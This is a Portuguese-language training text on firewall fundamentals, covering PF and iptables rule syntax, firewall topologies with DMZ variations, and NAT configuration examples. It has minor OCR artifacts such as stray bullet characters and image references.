# pfctl -f /etc/pf.conf  Carrega o arquivo pf.conf

# pfctl -nf /etc/pf.conf Analisa o arquivo, mas não carrega-o

# pfctl -Nf /etc/pf.conf Carrega apenas as regras de NAT do arquivo

# pfctl -Rf /etc/pf.conf Carrega apenas as regras de filtragem do arquivo

# pfctl -sn              Mostra as regras atuais de NAT

# pfctl -sr              Mostra as regras atuais de filtragem

# pfctl -ss              Mostra a tabela de estados atual

# pfctl -si              Mostra as estatísticas e os contadores de filtragem

# pfctl -sa              Retorna TUDO o que pode ser mostrado
```

07

2.3 - Configuração

A sintaxe do PF pode ser resumida da seguinte forma:

```
ação [direção] [log] [quick] [on interface] [fam_de_end] [proto protocolo] \

 [from end_de_or [port porta_de_or]] [to end_de_dest [port porta_ de_dest]] \

 [flags sinalizadores_tcp] [estado]
```

Sendo:

Ação	**Executada nos pacotes que corresponderem à regra. Pode ser pass ou block.**
Direção	Sentido do fluxo do pacote na interface. Pode ser in (entrando) ou out (saindo).
Log	Especifica que o pacote deve ser logado.
Quick	Significa que essa deve ser a última regra a ser analisada, não verificando as regras seguintes.
Interface	Nome da interface de rede que o pacote está passando, como fxp0 e en0.
Fam_de_end	Protocolo que está sendo analisado; inet para IPv4 e inet6 para IPv6.
Protocolo	Protocolo da camada de transporte que está sendo analisado, pode ser TCP, UDP ou qualquer outro protocolo especificado no arquivo /etc/protocols.
End_de_or, end_de_dest	Endereços de origem e/ou destino especificado no cabeçalho dos pacotes IP. Pode ser especificado endereço de host, blocos CIDR com uso da barra, por exemplo: 192.168.1.0/24.
Porta_de_or, porta_de_dest	Especifica o número da porta do cabeçalho da camada de transporte. Pode ser representado por número de 1 a 65.535, um nome de serviço válido no arquivo /etc/services, um grupo de portas usando uma lista, ou ainda um range utilizando símbolos.
Sinalizadores TCP	Especificam as flags do cabeçalho TCP para serem analisadas, como por exemplo AS, que verifica se as flags SYN e ACK estão ligadas. Uma regra pode ser criada, por exemplo, para permitir acesso ao serviço SSH, tendo como origem da conexão o endereço IP de um segmento de rede. Veja um exemplo

Símbolos

Símbolos que podem ser utilizados:

2 != (diferente de)

2 < (menor que)

2 > (maior que)

2 <= (menor ou igual a)

2 >= (maior ou igual a)

2 >< (uma faixa)

Veja um exemplo

pass in quick on fxp0 proto tcp from 192.168.1.4/30 to 192.168.1.1 port ssh

block in quick on fxp0 proto tcp from any to any port ssh

pass in all

08


3 - TOPOLOGIAS DE FIREWALL

Não existe uma fórmula para se planejar um firewall, pois isso dependerá das particularidades de cada rede e da experiência do profissional encarregado. Existem algumas arquiteturas que podem servir de base para a construção de uma solução completa.

A seguir veremos algumas dessas arquiteturas básicas.

A) Dual-Homed

Essa é a topologia mais simples, que consiste em apenas uma máquina conectada tanto à rede pública quanto à rede protegida, porém com a função de roteamento desabilitada. Dessa forma, para a rede protegida acessar a rede pública, ela necessitará utilizar algum recurso presente na máquina em questão, como um Proxy ou NAT, tal como mostrada na figura.



Topologia Dual-Homed
Fonte: Peixinho, 1023

09

B) Screened Host

Nesta arquitetura, a rede interna está conectada à internet (rede pública) através de um roteador com o recurso de filtros de pacotes. Esse é chamado de **screening router**. Os serviços são providos através de uma máquina da rede interna, chamada de **bastion host** (ou **bastião**). O bastião é a única máquina com acesso à internet, garantido através da configuração de filtros de pacotes no roteador. Dessa forma, as outras estações não possuem acesso direto, devendo utilizar os serviços disponíveis no bastion (proxies).

Exemplos de configuração dos filtros de pacotes:

1) Permitir que o bastião acesse a internet, utilizando os serviços permitidos pela política de segurança da organização;
2) Permitir que as estações da rede interna acessem o bastião, utilizando os serviços permitidos. Lembre-se de que o bastião necessita de um endereço IP válido para acessar a internet ou que o roteador realize NAT para permitir esse acesso. Dessa forma, apesar de estarem na mesma rede física, as estações necessitam acessar o roteador para alcançar o bastião, visto que ele se encontra em outra rede lógica;
3) Negar conexões das estações da rede interna para a internet.

Note que o firewall corresponde nesse caso ao conjunto composto pelo bastion host e o screening router.


10

C) Screened Subnet

Esta arquitetura adiciona uma camada extra de segurança em relação à anterior, por meio de uma rede extra chamada de perímetro ou **Zona Desmilitarizada** (DMZ). Essa rede cria um isolamento entre a rede interna e a internet. A vantagem principal é que os bastion hosts ficam em uma rede isolada, de forma que defesas extras podem ser aplicadas para impedir que um bastion host comprometido tenha acesso à rede interna, aplicando o conceito de defesa em profundidade.

A rede DMZ fica protegida por dois roteadores, um externo ligado à internet e um interno ligado à rede interna. Esses roteadores devem ser configurados corretamente para permitir apenas as conexões estritamente necessárias. Os bastion hosts continuam a ser o contato com a rede pública e possuem

serviços para a rede interna, como proxies e serviços públicos como correio eletrônico e páginas www públicas.



Rede DMZ protegida por dois roteadores

Fonte: O Autor, 2015

DMZ

DMZ - DeMilitarized Zone (zona desmilitarizada) é a parte da rede onde o nível de segurança é um pouco menor e onde se concentram os serviços públicos.

11

3.1- Variações

Algumas variações podem ser feitas em relação às topologias apresentadas. A seguir as variações comuns:

a) Múltiplos bastion hosts

Caso diversos serviços estejam sendo oferecidos ou haja uma razão para ter serviços divididos em diferentes servidores (redundância), pode-se colocar mais de uma máquina na rede DMZ. Lembre-se de configurar as regras de filtragem de acordo com os roteadores.

b) Junção dos roteadores internos e externos

Essa é uma variação muito comum, visto que a junção dos roteadores reduz custos. Lembre-se de que nesse caso o comprometimento do roteador compromete a arquitetura inteira.

c) Junção do bastion host com o roteador externo

Não é muito comum, pois normalmente a conexão à internet requer um *hardware* específico por conta dos requisitos das operadoras de telecomunicação (seriais síncronas, fibras ópticas etc.), mas pode ser adotado sem problemas. Não é recomendada a junção com o roteador interno, uma vez que, caso o bastião seja comprometido, a rede interna estará exposta.

d) Múltiplos perímetros

Outra variação comum, comum ao se referir a uma DMZ ou a uma extranet, rede usada para conectar outras redes externas.

e) Firewalls internos


Usados para separar redes com maior requisito de segurança ou conexões que necessitem de um nível de proteção maior.

12

3.2 - Montando uma topologia complexa

É importante que se tenha em mente que não existe solução perfeita ou ideal quando se fala em construir um firewall. Uma topologia de segurança de perímetro depende muito da rede em questão, suas subdivisões, conexões com outras redes, níveis de segurança, conexões à internet e outras questões.

A figura a seguir mostra um exemplo de topologia mais complexa.



Exemplo de topologia complexa
Fonte: Peixinho, 2013.

Existem diversas soluções desenvolvidas sob o critério de licença de ***software* livre**, que implementam o controle de acesso perimetral em redes TCP-IP. Veja as soluções mais comuns.

Veja as soluções

Soluções mais comuns:

1) Netfilter (Iptables), para Linux;

2) Ipfilter (IPF) e IP Firewall (IPFW), para FreeBSD;

3) Packet Filter (PF), para OpenBSD, e FreeBSD.

13

4 - NETFILTER (IPTABLES)

O Iptables é um framework capaz de realizar filtros de pacotes, tradução de endereços de rede e tradução de número de portas TCP e UDP, além de outros tipos de manipulação de pacotes TCP/IP.

Ele foi desenvolvido para trabalhar integrado com o Linux kernel 2.4 e 2.6. Surgiu da reescrita e evolução dos códigos do Ipfwadm para o Linux kernel 2.0 e do Ipfluxo para o Linux kernel 2.2.

Uma virtude do Netfilter é suportar módulos, permitindo implementações das mais simples às mais sofisticadas.

Principais características:

1) Stateless packet filtering (IPv4 e IPv6);
2) Stateful packet filtering (IPv4 e IPv6);
3) Tradução de endereço e portas (IPv4);
4) Desenvolvido para ser flexível e extensível;
5) API (conjunto de rotinas e padrões estabelecidos por um *software* para a utilização de suas funcionalidades por programas aplicativos que não precisam envolver-se nos detalhes da implementação do *software*) de várias camadas para programação de complementos de terceiros;
6) Grande número de *software*s adicionais (plugins) e módulos mantidos no repositório do Netfilter.

Antes de entrar nos comandos de configuração do Iptables, é importante conhecer alguns conceitos envolvidos, apresentados a seguir:

1) **Stateless**;
2) **Stateful**;
3) **Tradução de endereços IP e portas TCP ou UDP**.

Stateless

é uma técnica de controle simples baseada apenas na verificação de cabeçalhos dos pacotes TCP/IP, não observando o estado da conexão (Three Way Handshake). Atualmente, o Iptables suporta verificação de pacotes TCP/IP versões 4 e 6.

Stateful

é uma técnica de controle de pacotes TCP/IP baseada no estado da conexão, mantendo tabelas com o estado das conexões e criando regras automáticas, quando necessário, para a volta dos pacotes. Também suporta atualmente controle de pacotes IPv4 e IPv6. Corresponde ao stateful inspection.

Tradução de endereços IP e portas TCP ou UDP

São técnicas implementadas pelo Netfilter que visam atender à RFC 1918. O Netfilter denomina de NAT a tradução de endereço IP e de NAPT a tradução de portas TCP e UDP, sendo até o momento suportado apenas no protocolo IPv4.

4.1- Programação do Netfilter

A sintaxe do Netfilter pode parecer confusa no início. O objetivo da linguagem é permitir implementações robustas. O Netfilter permite a manipulação desde as regras mais simples até as mais complexas, onde é possível reduzir o volume do arquivo de configuração e facilitar o entendimento dos objetivos do(s) filtro(s).

Para compreender a sintaxe do Netfilter, precisamos inicialmente conhecer o significado dos termos e expressões de manipulação de pacotes. Veja a seguir.

a) **Drop/Deny**: quando um pacote sofre Drop ou Deny, é descartado e nenhuma outra ação é realizada; o pacote simplesmente desaparece.

b) **Reject**: quando um pacote sofre a ação Reject, é descartado e uma mensagem é enviada para o host origem informando seu descarte.

c) **Accept**: ação contrária ao Drop ou Reject, indica ao Iptables para aceitar e encaminhar o pacote.

d) **State**: estado específico de um pacote em uma conexão TCP/IP. Por exemplo: o primeiro pacote de uma conexão TCP é o pacote com a opção SYN ligada. O estado da conexão é conhecido através do sistema de rastreamento de conexões, que mantém uma base de dados com o estado de todas as conexões. Essa base fica em uma área dentro do kernel do Linux, sendo controlada automaticamente por ele.

e) **Cadeia**: cadeia de conjuntos de regras que são aplicadas em momentos distintos no kernel do Linux. As três principais cadeias de fluxo são INPUT, OUTPUT e FORWARD. Dessas regras, os fluxos INPUT e OUTPUT protegem o próprio firewall e a cadeia FORWARD protege o que estiver atrás dele.

INPUT

Utilizada quando os pacotes têm como endereço IP de destino o próprio endereço do firewall;

OUTPUT

Utilizada quando o pacote é originado pelo firewall e sai por alguma interface de rede;

FORWARD

Utilizada quando um pacote atravessa o firewall, com dispositivo de destino após o próprio firewall.

15

f) **Table**: o Iptables possui quatro tabelas, cada uma com propósitos específicos: Nat; Mangle; Filter; Raw.

g) **Match:** termo utilizado quando um pacote "encaixa" em uma determinada regra. Diz-se que o pacote "deu match" em uma determinada regra do Iptables. No roteador Cisco a mensagem é a mesma.

h) **Target**: termo utilizado para informar o que será feito com os pacotes que "derem match" em determinada regra; o target pode ser Accept, Drop, Reject ou outros.

i) **Rule**: uma regra é definida como um match ou conjunto de matches de pacotes com um único target.

j) **Ruleset**: conjunto de regras (rules) de todo o firewall, normalmente agrupado em um arquivo de configuração, para inicialização do Iptables.

k) **Jump**: instrução ligada ao target. Se um pacote "der match" em uma instrução de jump, será analisado por um conjunto de regras extras, definidas no próprio jump. A sintaxe é similar à de target (jump em vez de target).

l) **Connection tracking**: característica do firewall de analisar o estado da conexão e manter em uma base de dados interna. Assim, o firewall é capaz de saber a qual conexão pertence um pacote, aumentando de forma drástica a segurança do sistema de firewall, já que pacotes que não fazem parte de conexões legítimas são automaticamente descartados. Essa característica tem um custo computacional elevado para o firewall, o que também ocorre com o Iptables, gerando a necessidade de mais recursos de CPU e memória do sistema.

m) Policy: política padrão de funcionamento do firewall (default permit e default deny). No caso do Iptables, define-se a policy como ACCEPT ou DROP, de acordo com a ação padrão que será dada a um pacote que não "der match" em nenhuma regra específica.

Nat

Utilizada para manipulação de tradução de endereços IP. Os pacotes podem ter os endereços de origem, destino, porta de origem e de destino alterados de acordo com o especificado na regra. Para a tradução de pacotes é necessário especificar apenas a tradução do pacote inicial da conexão, de modo que todos os pacotes seguintes pertencentes a essa conexão serão automaticamente traduzidos. Em suma, a tabela Nat é consultada quando o pacote responsável pela criação da nova conexão é encontrado. É utilizada para roteamento de pacotes entre redes diferentes.

Mangle

Utilizada para manipulação de pacotes IP. É possível manipular o conteúdo de diferentes pacotes e seus cabeçalhos, como os campos QoS e TTL, entre outros. Em resumo, a tabela Mangle realiza alterações especiais de maneira a auxiliar a filtragem de pacotes. Utiliza nos cabeçalhos dos pacotes o TOS (Type of Service), que especifica o tipo de serviço ao qual o pacote se destina.

Filter

Utilizada para filtros de pacotes, de forma a realizar DROP, LOG, ACCEPT e REJECT de pacotes TCP/IP, conforme visto anteriormente.

Raw

Utilizada para filtrar um pacote, mas não monitorar o estado da conexão. É a forma de fazer um filtro de pacotes simples. A tabela Raw é utilizada principalmente para configurar exceções no módulo ip_contrack do kernel. Primeira dentre as tabelas no núcleo do netfilter, facilita a exclusão de pacotes antes de serem processados na memória.

16

4.2- Modo de operação do Netfilter

O Netfilter interage com o kernel do Linux com base na decisão de encaminhamento de pacotes. O modo de funcionamento é resumido da seguinte forma:

1) Entrada do pacote

2) Se o tipo de roteamento for aceito então é permitida a entrada do pacote;

2.1) O pacote é processado localmente;

2.2) O pacote é encaminhado para a saída

3) Senão, o pacote segue para a saída.

O Netfilter possui cadeias para filtrar os pacotes, as quais são definidas de acordo com o momento do processamento do pacote pelo kernel do Linux, podendo ser:

PREROUTING	**Nessa cadeia o pacote é tratado no momento em que chega à máquina, antes de alcançar a fase de roteamento do kernel; nesse momento, podemos tratar apenas os pacotes das tabelas Raw, Mangle e Nat.**
INPUT	Nessa cadeia são tratados os pacotes destinados ao firewall no momento anterior à entrega ao sistema responsável pelo processamento desses pacotes. Nessa cadeia podem ser analisados os pacotes das tabelas Mangle e Filter.
FORWARD	Nessa cadeia são tratados os pacotes que não são destinados ao firewall e serão encaminhados a outro host na rede. Nessa cadeia podem ser analisados os pacotes das tabelas Mangle e Filter.
OUTPUT	Nessa cadeia são tratados os pacotes gerados por processos do próprio host, que serão enviados à rede. Nessa cadeia podem ser analisados os pacotes das quatro tabelas.
POSTROUTING	Nessa cadeia são analisados pacotes que estão saindo do firewall e não sofrerão nenhum outro tipo de processamento pelo host. Nessa cadeia são permitidas manipulações apenas de pacotes das tabelas Mangle e Nat.

17

Resumo

Um firewall pode ser definido como uma combinação de componentes (*hardware*, *software* e redes) com o objetivo de proteger informações entre uma rede privada e a internet ou outras redes. Um firewall não corresponde a uma “caixa preta” que, ligada a uma rede, provê segurança instantânea. Para

ter um firewall eficiente, é preciso que ele seja configurado corretamente, possua bons recursos programados e esteja corretamente posicionado na rede em questão.

Em linhas gerais, um firewall possui três objetivos: 1) Restringir a entrada de tráfego em um ponto único e controlado; 2) Impedir que atacantes consigam chegar a suas defesas mais internas; 3) Restringir a saída de tráfego em um ponto único e controlado;

O firewall serve a múltiplos propósitos: 1) Restringir a entrada de tráfego em um ponto único e controlado; 2) Impedir que os atacantes consigam chegar a suas defesas mais internas; 3) Restringir a saída de tráfego em um ponto único e controlado.

Existem várias topologias de firewall, dentre elas: Dual-Homed, Screened Host e Screened Subnet, podendo haver variações entre elas.

O Netfilter ou Iptables é um framework capaz de realizar filtros de pacotes, tradução de endereços de rede e tradução de número de portas TCP e UDP, além de outros tipos de manipulação de pacotes TCP/IP. O Netfilter possui cadeias para filtrar os pacotes, as quais são definidas de acordo com o momento do processamento do pacote pelo kernel do Linux, podendo ser: PREROUTING, INPUT, FORWARD, OUTPUT e POSTROUTING.

UNIDADE 1 – FUNDAMENTOS DE SEGURANÇA
MÓDULO 4 – CONTROLE PERIMETRAL
01

1- CONCEITOS BÁSICOS

Os fluxos INPUT e OUTPUT do Netfilter serão manipulados para controlar o acesso ao firewall, como as conexões que serão permitidas ao firewall. O fluxo FORWARD será utilizado para controlar os pacotes que serão permitidos através do firewall. Dessa forma, os primeiros protegem o firewall em si e o último protege as redes atrás dele.

Segue um exemplo de configuração de Dual-Homed firewall utilizando Iptables, com o objetivo de gerar logs dos pacotes ICMP destinados ao firewall (que são encaminhados pelo firewall) e dos que são gerados pelo firewall; a barra invertida "\" indica que a regra continua na próxima linha:

```
iptables –P INPUT ACCEPT # Define a regra padrão permitir

iptables –P OUTPUT ACCEPT # todos pacotes que chegarem

iptables –P FORWARD ACCEPT # ao firewall

iptables -t filter -A INPUT -p icmp --icmp-type echo-request \
```

```
-j LOG --log-prefix=”filter INPUT:”

iptables -t filter -A INPUT -p icmp --icmp-type echo-reply \

-j LOG --log-prefix=”filter INPUT:”

iptables -t filter -A OUTPUT -p icmp --icmp-type echo-request \

-j LOG --log-prefix=”filter OUTPUT:”

iptables -t filter -A OUTPUT -p icmp --icmp-type echo-reply \

-j LOG --log-prefix=”filter OUTPUT:”

iptables -t filter -A FORWARD -p icmp --icmp-type echo-request \

-j LOG --log-prefix=”filter FORWARD:”

iptables -t filter -A FORWARD -p icmp --icmp-type echo-reply \

-j LOG --log-prefix=”filter FORWARD:”
```

02

Os comandos são parâmetros passados para o Iptables durante a configuração das regras. Principais parâmetros do Iptables:

-P: utilizado para definir a política padrão. Exemplo:

```
Iptables –P FORWARD DROP
```

Esse comando especifica que a ação padrão do firewall para FORWARD (passagem) de pacotes será DROP (descarte os pacotes).

-t: especifica a tabela usada pelo Iptables; se não especificada, o padrão é filter (no exemplo acima não havia a necessidade do parâmetro –t filter). Exemplo:

```
iptables –t nat –L
```

-L: lista as regras definidas para o Iptables. Exemplo:

```
iptables –L
```

-F: (Flush) apaga todas as regras aplicadas em uma tabela. Exemplo:

```
iptables –t nat –F
```

-A: (Append) adiciona uma regra no final de uma tabela. Exemplo:

```
iptables –A INPUT –i eth0 –j DROP
```

-j: (Jump) indica a ação ou o target da regra. Exemplo:

```
iptables –A INPUT –i eth0 –j ACCEPT
```

O conjunto de comandos apresentados consiste em apenas um subconjunto dos comandos existentes na ferramenta. O conjunto completo de comandos pode ser visto na man page do Iptables, acessível através do comando:

```
man iptables
```

03

2 - TRADUÇÃO DE IP (NAT)

Network Address Translation (NAT) é um recurso que permite a modificação de um endereço de rede em um pacote IP durante o seu trânsito em um dispositivo de roteamento.

O NAT pode ser utilizado em uma variedade de situações, sendo as mais comuns a “publicação” de um servidor na internet e o acesso de uma rede privativa à internet. Este item foi estudado na disciplina de Redes de Computadores. Caso não se lembre mais, recorde, pois é importante nesta fase do nosso estudo.

Existem tipos diferentes de NAT, com utilidades diferentes.

O NAT é definido em uma série de RFCs:

- **RFC 1631**: The IP Network Address Translator (NAT);
- **RFC 2663**: IP Network Address Translator (NAT) Terminology and Considerations;

- **RFC 2766**: Network Address Translation – Protocol Translation (NAT-PT).

As terminologias variam de acordo com o fabricante que implementa a tecnologia, porém os princípios são os mesmos.

RFC

RFCs - Request For Comments é um documento que descreve os padrões de cada protocolo proposto pela Internet, antes de ser considerado um padrão.

04

Veja os tipos de NAT a seguir.

1) SNAT – Source NAT

Modifica o endereço IP de origem de um pacote; utilizado normalmente para permitir que estações em redes privativas possam acessar a internet diretamente, através da modificação do endereço privativo para um endereço válido na internet.

2) DNAT – Destination NAT

Modifica o endereço IP de destino de um pacote; utilizado normalmente para permitir que servidores em redes privativas possam ser acessados através da internet.

3) NAT estático

Utiliza um endereço IP diferente para cada endereço que necessita ser traduzido. Também chamado de NAT um-para-um (1-1).

4) NAT dinâmico

Traduz diversos endereços IP para um único endereço traduzido. Também chamado de NAT N-para-1 (N-1). Esse tipo de NAT permite que uma rede inteira acesse a internet utilizando um único endereço válido e muitas vezes é chamado de masquerading. Ele é usado por empresas que possuem poucos endereços IP. Durante as atividades práticas do Capítulo 3, serão vistos em mais detalhes os diferentes tipos de NAT e sua programação.

O Iptables tem uma tabela especial para manipulação de tradução de endereço IP nos pacotes TCP/IP. Essa tabela será utilizada para a realização de controle de NAT das conexões, sendo elas: SNAT, DNAT, NAT Estático e NAT Dinâmico.

05

Veremos agora alguns exemplos de configuração de NAT.

- **SNAT**

Esse NAT foi concebido para modificar o endereço IP de origem em uma conexão TCP/ IP, como, por exemplo, alterar o endereço IP de origem de uma conexão TCP/IP de uma máquina da rede interna (com endereço IP reservado que não pode ser roteado pela internet) para um endereço público de rede IP:

```
# POSTROUTING statements for 1:1 NAT

# (Conexões da rede Interna para a rede de servidores)

iptables -t nat -A POSTROUTING -s 192.168.1.100 -o eth0 \

         -j SNAT --to-source 200.200.200.1

# POSTROUTING NAT de Um-para-Muitos

# (Conexões originadas na rede Internet)

iptables -t nat -A POSTROUTING -s 192.168.1.0/24 –o eth0 \

         -j SNAT --to-source 200.200.200.2
```

Nos exemplos acima foram usados parâmetros para identificação da origem do pacote, que podem ser usados em qualquer regra, não somente em regras de NAT.

São eles:

1) **-s**: define a origem do pacote, que pode ser um único endereço IP ou uma rede, como nos exemplos acima;

2) **-o**: define a interface de saída do pacote. Nos exemplos acima, para serem sujeitos às regras, os pacotes devem sair pela interface eth0. Para identificação do destino, podemos usar o parâmetro –d de forma análoga, assim como o parâmetro –i para indicar a interface de entrada.

06

- **DNAT**

Esse NAT, justamente como sugere o nome, foi concebido para realizar a troca do endereço IP de destino de uma conexão TCP/IP.

No exemplo a seguir, temos um servidor em uma rede com endereço privado, que não é roteável pela internet. Assim foi disponibilizado um endereço IP público que deve ser traduzido para o endereço IP privado ao passar pelo NAT.

(Conexões da Internet acessando servidor Interno)

```
iptables -t nat -A PREROUTING --dst 200.200.200.10 –p tcp \
        --dport 80 -j DNAT --to-destination 172.16.21.2
```

Nesse exemplo, verificamos dois novos parâmetros: –p, que indica o protocolo em questão (exemplos: TCP, UDP, ICMP) e –dport (destination port), que indica a porta de destino. De forma análoga, –sport (source port) serve para indicar a porta de origem.

07

- **NAT Dinâmico**

Diferente dos casos anteriores, em que houve traduções de endereços IP de Um para Um, ou que normalmente chamamos de estáticos, há a necessidade de tradução de vários endereços IP de uma rede para um único endereço IP ou um pequeno grupo de endereços IP. Nesse exemplo, temos uma rede local com endereços IP privados, que ao estabelecer conexão com a internet precisa de endereço de origem válido; para isso, todas as conexões TCP/IP saem com o endereço IP válido da interface externa do firewall.

Conexões da Rede Interna para a INTERNET

```
iptables -t nat -A POSTROUTING –s 192.168.1.0/24 –o eth0 -j MASQUERADE
Packet Filter (PF)
```

Ativação;

Controle;

Configuração 2 Ação – block ou pass 2 Direção 2 Log 2 Quick 2 Família de endereço IP – inet ou inet6 2 Protocolo 2 Endereço de origem ou destino 2 Porta de origem ou destino 2 Sinalizadores TCP

O **Packet Filter** (PF) foi desenvolvido no OpenBSD e é a opção padrão de firewall para essa versão do BSD (Berkeley Software Distribution). Foi portado para o FreeBSD a partir de julho de 2003 e encontra-se disponível nos Ports do FreeBSD.

Ports, também conhecido por Sistema de Ports ou Coleção de Ports, é um sistema de organização dos aplicativos instalados no sistema operacional FreeBSD. Posteriormente foi migrado para outras plataformas, como OpenBSD, NetBSD e Mac OS X.

Berkeley Software Distribution

Sistema operacional Unix desenvolvido pela Universidade de Berkeley nos anos 70. Hoje não é um único sistema operacional, mas uma extensa família derivada do original. Membros mais conhecidos: FreeBSD, OpenBSD, NetBSD e Darwin (base do Mac OS X).

08

3 - FILTROS DE PACOTES

A funcionalidade mais básica que um firewall pode oferecer é o **filtro de pacotes**.

O filtro de pacotes é um mecanismo de segurança de rede que permite o controle dos dados que entram, saem ou passam pelo ponto de proteção.

Um filtro de pacote é capaz de decidir sobre a passagem ou não de um pacote, de acordo com as informações do cabeçalho IP. Usualmente, os filtros de pacotes agem sobre os seguintes campos de um pacote IP:

1) Endereço IP de origem (nível de rede);

2) Endereço IP de destino (nível de rede);

3) Porta de origem (nível de transporte);

4) Porta de destino (nível de transporte);

5) Flags do cabeçalho TCP (SYN e ACK).

Alguns filtros de pacotes mais avançados podem agir sobre outros campos do pacote, como endereços físicos (MAC Address), outras flags (ex.: RST), campos de fragmentação de pacotes, entre outros. Na verdade, um filtro de pacotes pode utilizar qualquer campo de qualquer um dos cabeçalhos do pacote.

Um filtro de pacotes não realiza decisões com base no conteúdo (dados) dos pacotes, uma vez que analisar o conteúdo do pacote pode ser dispendioso e tornar o processo de roteamento mais lento. Apesar disso, existem ferramentas que usam esse recurso, como o l7filter. A sintaxe de comandos de um

filtro de pacotes depende da ferramenta utilizada; porém, em linhas gerais, a forma de definir as regras é muito semelhante.

09

Seja o seguinte cenário:

Definir uma regra de filtragem que bloqueará todos os pacotes provenientes da estação A (endereço IP 192.168.1.1) para o servidor B (endereço IP 192.168.1.2), na porta 143, utilizando o protocolo de transporte TCP.

Relembrando os conceitos de TCP/IP, quando iniciamos uma conexão TCP, o remetente escolhe uma porta de origem que não esteja em uso, a partir da porta 1024. Sendo assim, pode-se definir a regra:

Descartar se IP_ORIGEM=192.168.1.1, IP_DESTINO=192.168.1.2, PORTA_ORIGEM >= 1024 e PORTA_DESTINO = 143.

No caso, estamos usando uma sintaxe fictícia. Todos os pacotes que se enquadrem na regra acima serão automaticamente descartados.

Os filtros de pacotes normalmente definem ainda uma ação padrão, caso não haja nenhuma regra indicando o que fazer com o pacote. Essa ação padrão se refere à estratégia de segurança denominada Atitude de Bloqueio Padrão e Permissão Padrão. Caso seja escolhida a atitude de bloqueio padrão, todos os pacotes que não estiverem explicitamente permitidos por alguma regra serão bloqueados e vice-versa. Lembre-se de que a atitude de bloqueio padrão é mais segura do que a de permissão padrão. A Cisco padroniza **bloquear todos os pacotes**. Há uma regra implícita nos roteadores que diz: *deny any any* (negue tudo de todos).

10

- **Filtros de pacote dinâmicos**

Considere, ainda, o exemplo anterior. Imagine agora liberar o tráfego com destino à porta 143 TCP do servidor. Nesse caso, não basta apenas trocar a palavra DESCARTAR por ACEITAR. Em uma conexão TCP, temos uma série de pacotes, indo e voltando do servidor. Temos de verificar se o pacote se refere ao início de uma conexão, a uma resposta do servidor ou a uma conexão já estabelecida. Dessa forma, pode-se alterar o exemplo, que conterá as seguintes regras para permitir todos os três pacotes referentes ao *three way handshake* do protocolo TCP:

1) Aceitar se IP_OR IGEM=192.168.1.1, IP_DESTINO=192.168.1.2, PORTA_ORIGEM >= 1024, PORTA_DESTINO = 143 e flag SYN ligada (início da conexão);

2) Aceitar se IP_ORIGEM=192.168.1.2, IP_DESTINO=192.168.1.1, PORTA_ORIGEM = 143, PORTA_DESTINO >= 1024 e flags SYN e ACK ligadas (retorno do servidor);

3) Aceitar se IP_ORIGEM=192.168.1.1, IP_DESTINO=192.168.1.2, PORTA_ORIGEM >= 1024, PORTA_DESTINO = 143 e flag ACK ligada.

A partir desse exemplo percebe-se que, em um ambiente mais complexo, a quantidade de regras aumentará bastante, tornando o ambiente complicado para gerenciar. Do ponto de vista do administrador de segurança, ele apenas quer decidir se vai permitir ou bloquear uma determinada conexão.

